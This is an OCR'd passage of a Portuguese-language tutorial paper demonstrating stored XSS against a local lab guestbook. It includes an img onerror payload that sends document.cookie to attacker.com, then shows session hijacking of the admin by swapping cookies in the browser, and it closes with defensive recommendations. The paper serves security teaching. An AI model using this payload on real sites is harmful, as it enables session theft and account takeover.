


Figura 6.0.1 Na interface do guestbook, vamos adicionar nosso JavaScript que será responsável por chamar a página cookie.php que grava os cookies de sessão do usuário.

Com a as credenciais do usuário privilégios comuns, adicione o seguinte JavaScript no campo de comentário:

```
<img src=x
onerror=this.src='http://attacker.com/cookie.php?cookie='+document.cookie
>
```

Esse script chama a página cookie.php e envia os cookies para serem gravados no arquivo texto cookie.txt.

A URL http://attacker.com será o endereço do servidor Apache que você iniciou, pode ser um endereço IP, por exemplo: http://192.168.0.104/cookie.php?cookie=.

Após adicionar o JavaScript forneça as credenciais “user” e senha “user”.

Finalmente, submeta o conteúdo texto para o guestbook.

Armadilha publicada com sucesso.

7.0 CAPTURANDO OS COOKIES DO USUÁRIO

A simulação da captura dos cookies ocorre mediante o acesso do usuário administrador que visitará a página de guestbook e terá seus cookies enviados para a página cookie.php gravar no arquivo cookie.php.

Na página de http://localhost:8000/login.php, vamos autenticar com as credenciais de administrador.




Figura 7.0.1 As credenciais do administrador são “root” e senha “1234567890”.

Após o processo de autenticação, o administrador será direcionado para a página inicial do sistema web.




Figura 7.0.2 A página inicial do administrador após o processo de autenticação.

Na página inicial, acesse o link “Guestbook”, o resultado será parecido com o abaixo:




Figura 7.0.3 A página cookie.php está recebendo os cookies de sessão do administrador.

Após acessar a página do guestbook, clique no link “Logout” para encerrar a sessão do administrador.

Após clicar no link “Logout” você será redirecionado para a página inicial do sistema web.

8.0 ACESSANDO A SESSÃO DO USUÁRIO

Acesse o servidor e procure pelo arquivo cookie.txt e verifique o conteúdo.




Figura 8.0.1 copie os valores dos cookies PHPSESSID e user.

Os cookies que deverão ser copiados se parecem com os abaixo:

```
PHPSESSID=6e8f1d7b1f8835a1ebe31c987cc2bff3

user=1717814039-admin-3
```

Com os valores dos cookies do administrador, acesse http://localhost:8000.




Figura 8.0.2 Na página de login, http://localhost:8000/login.php autentique com as credenciais “user” e senha “user”.




Figura 8.0.3 Após estar autenticado e estar na sessão de usuário comum, clique no link “My Account”.




Figura 8.0.4 Na página http://localhost:8000/profile.php?id=4 , clique em CTRL+Shift+I e aguarde carregar.




Figura 8.0.5 Clique na aba “Aplicativo”, depois no lado esquerdo em cookies e clique em http://localhost:8080. Substitua os valores de cookies no PHPSESSID e user pelos capturados no arquivo cookie.txt do servidor Apache.




Figura 8.0.6 O resultado será parecido com a imagem acima.




Figura 8.0.7 Na página http://localhost:8000/profile.php?id=4, clique no link Tools e depois no link My Account. O nome de usuário mudou para root, ou seja, você está na sessão do administrador do sistema web.

Ao ganhar acesso de usuário do administrador, todos os recursos e funcionalidades também estarão disponíveis, por exemplo, o link “orders” no topo da página.

Esse é um exemplo de exploração de vulnerabilidade de XSS Armazenado.

9.0 APPLICATION SECURITY

No contexto de Segurança de Aplicações precisamos adotar algumas medidas de segurança, a fim de proteger de futuros ataques, como por exemplo:

1. No PHP utilize sanitização dos dados de entrada:
    a. Use funções como htmlspecialchars
    b. str_replace() para remover caraceteres especial e encodes
2. Adote padronização de segurança de header como:
    a. Content Security Policy
    b. FRAME OPTION DENY
3. Adote segurança na criação de cookies, utilizando:
    a. Httponly
    b. Cookie Secure
    c. Cookie Domain
4. Defina context type "**text/plain**" e não "**text/html**".
5. Utilize criptografia de dados em trânsito para evitar interceptação de cookies de usuário, como exemplo:
    a. Utilize protocolos como TLS 1.2 ou TLS 1.3
    b. Configuração do Header de HSTS
    c. Force nas configurações do servidor o uso do TLS 1.2 ou TLS 1.3, além do HSTS.
6. Instalação de dispositivos de rede, como IPs, WAF, Firewall etc
7. Instalação de sistemas a nível de sistema operacional, visando a integridade de proteção de sistemas operacionais.
8. Pentest regularmente ao sistema alvo
9. Análise de vulnerabilidade contínuo.
10. Se estiver utilizando plugin ou pacotes, acompanhe as recentes atualizações.

As informações contidas nessa seção, são recomendações padrões, mas uma análise e um estudo profundo do ambiente deve ser realizado para melhores recomendações mais assertivas e precisas.

10.0 SOBRE O AUTOR

Paper criado por Fernando Mengali no dia 27 de março de 2025.

LinkedIn: https://www.linkedin.com/in/fernando-mengali-273504142/

Minha página web com vários Papers para aprendizagem e estudos:

https://papers.fitoxs.com/